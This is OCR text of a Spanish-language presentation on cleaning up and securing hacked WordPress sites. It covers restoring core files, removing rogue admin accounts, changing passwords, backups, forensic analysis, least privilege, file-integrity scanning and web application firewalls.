



MEDIDAS QUE PODEMOS TOMAR NOSOTROS MISMOS

- En la mayoría de los casos, es recomendable restaurar los ficheros y directorios principales a mano.
  - Descargar la versión deseada desde wordpress.org
  - Extraer la carpeta wp-includes y wp-admin y los ficheros sueltos de la raíz
  - Sobreescribir estos en la carpeta de tu sitio web
  - NO Sobreescribir la carpeta wp-content ni el fichero wp-config.php
- Te aseguras que las carpetas y ficheros core están limpios.

MEDIDAS QUE PODEMOS TOMAR NOSOTROS MISMOS

- **Comprueba y elimina**
  - **Usuarios admins** no necesarios (cambia la password de los demás)
  - **Plugins y temas no necesarios**
  - Carpetas y ficheros de **copias de seguridad** desfasados
  - Sitios DEV y TEST en tu server de producción.
- **Cambiar passwords**
  - Conexiones (cPanel, (S)FTP, SSH, …)
  - Acceso a Base de Datos (recuerda actualizar tu wp-config.php)
  - wp-admin
  - Etc.




6
0
New
SEO
Howdy,
Screen Options
Users
Add New
Welcome to the newest version of WP Smush! Auto-smushing on upload is lightning fast now that we handle all the smushing asynchronously. Find out more here >>
All (5) | Administrator (3) | Contributor (2)
Bulk Actions
Apply
Change role to...
Change
Username
Name
Email
Role
Posts
admin
Administrator
78
akmin
no@email.com
Administrator
1
janel
Contributor
0
levy
Contributor
33
managed-wp-migration-465790ae
Managed WordPress Migration User
noreply@secureserver.net
Administrator
0
wp.service.controller.lHmp6
None
0
Username
Name
Email
Role
Posts
Bulk Actions
Apply
Change role to...
Change


MEDIDAS QUE PODEMOS TOMAR NOSOTROS MISMOS

- Restaurar Backup
  - Como última medida
  - Se puede perder información
  - No siempre sabemos exactamente desde cuando está la infección o la vulnerabilidad activa

MEDIDAS QUE PODEMOS TOMAR NOSOTROS MISMOS

- Restaurar Backup
  - Como última medida
  - Se puede perder información
  - No siempre sabemos exactamente desde cuando está la infección o la vulnerabilidad activa

¿Crees que tienes backups?



AGENTES IMPLICADOS Y JERARQUÍA

Orden de actuación y notificación una vez reconocido un problema.

Tú	Hosting Provider	Especialista
Dueño Admins Developer & Designer Users/clients	Agente / C3 Soporte & Backups	Departamento interno Servicios de ciberseguridad externos

¡POR

[PUT_YOUR_FAVOURITE_GOD_HERE]!

¡¡MI SEO!!

¡POR [PUT_YOUR_FAVOURITE_GOD_HERE]! ¡¡MI SEO!!

Histerismo

SIEMPRE que hay hackeo, el SEO se ve AFECTADO o ELIMINADO

Mantenimiento y **monitorización** te salva el trabajo SEO de meses

Casi siempre es una cuestión de **tiempo de reacción**

Prevención

Reported Attack Page!

This web page at [redacted].com has been reported as an attack page and has been blocked based on your security preferences.

Attack pages try to install programs that steal private information, use your computer to attack others, or damage your system.

Some attack pages intentionally distribute harmful software, but many are compromised without the knowledge or permission of their owners.

Get me out of here!

Why was this page blocked?

Ignore this warning

¿¡POR QUÉ A MI!?


O SOBRE EL ANÁLISIS FORENSE


There are two types of companies: those who have been hacked, and those who don't yet know they have been hacked.
John Chambers
Chief Executive Officer of Cisco

FACTS

- Un ataque a tu sitio casi nunca es específico (alrededor del 98% de las ocasiones)
- En la mayoría de los casos se debe a un **mantenimiento y monitoreo deficiente**
- **La seguridad nunca es del 100%**
- Un certificado SSL no es un escudo anti-ataques
- Los parches, mejoras, nuevas firmas, van (casi) siempre detrás de los hackers.
- **Errare Humanum Est**

ANÁLISIS FORENSE




- Implica personal especializado + herramientas adecuadas
- También llamado backtracking
- **Logs e integridad de ficheros**
- Estudio del timeline del ataque
- Mucho tiempo y caros
- No siempre es fructífero
- Está indicado en caso de reincidencia o presencia de datos muy sensibles
- Auditorías

¡MÁS NUNCA!

O LA CHECKLIST DE MEDIDAS PROACTIVAS

SEGURIDAD POR CAPAS



PRINCIPIO DEL MÍNIMO PRIVILEGIO

- Esto se aplica a todo, wp-admin, (S)FTP y cualquier mecanismo de conexión
- Mientras más administradores tengas, mayores son los riesgos de que algo malo suceda
- Asegúrate de que las contraseñas de todas las cuentas son únicas y fuertes
- Haz las tareas administrativas desde la cuenta de administración y crea una cuenta diferente para publicaciones

Utiliza el Principio de Mínimo Privilegio para para administrar roles y privilegios

PLUGINS

El gran olvidado: **Escáner de integridad de ficheros**

Todas las suites de seguridad lo incorporan

Determinante para controlar cualquier cambio no esperado en cualquier fichero.

A veces puede ser algo ruidoso, pero si te acostumbras es muy útil


Mi recomendación? WordFence Y Sucuri

Demás opciones: incidencia real mínima en la seguridad de un sitio

BACKUPS Y ACTUALIZACIONES

- ¡Crea una Estrategia de Copias de Seguridad!
  - Realiza copias de seguridad de manera frecuente
  - NUNCA almacenes copias de seguridad en tu servidor de producción (cross-site contamination)
  - Las copias de seguridad deben almacenarse en un lugar seguro
  - Hay muchos servicios que ofrecen servicios de respaldos

Una copia de seguridad limpia y funcional es tu mejor amiga en un mal día




WAF

- Limpia todo el tráfico a tu sitio web
- Previene XSS, DDoS, etc…
- Software vulnerable parcheado y protegido de manera virtual
- Si incorpora CDN, además mejorará en velocidad y rendimiento.
- Herramienta para análisis forense
- Permite bloquear a criterio del usuario

Un Firewall para Aplicaciones Web es la mejor defensa contra los hackers

Firewall para Aplicaciones Web (WAF)

Protege y Acelera tu Sitio Web



¡GRACIAS!

Estaré encantado de responder tus preguntas.

Néstor Angulo

pharar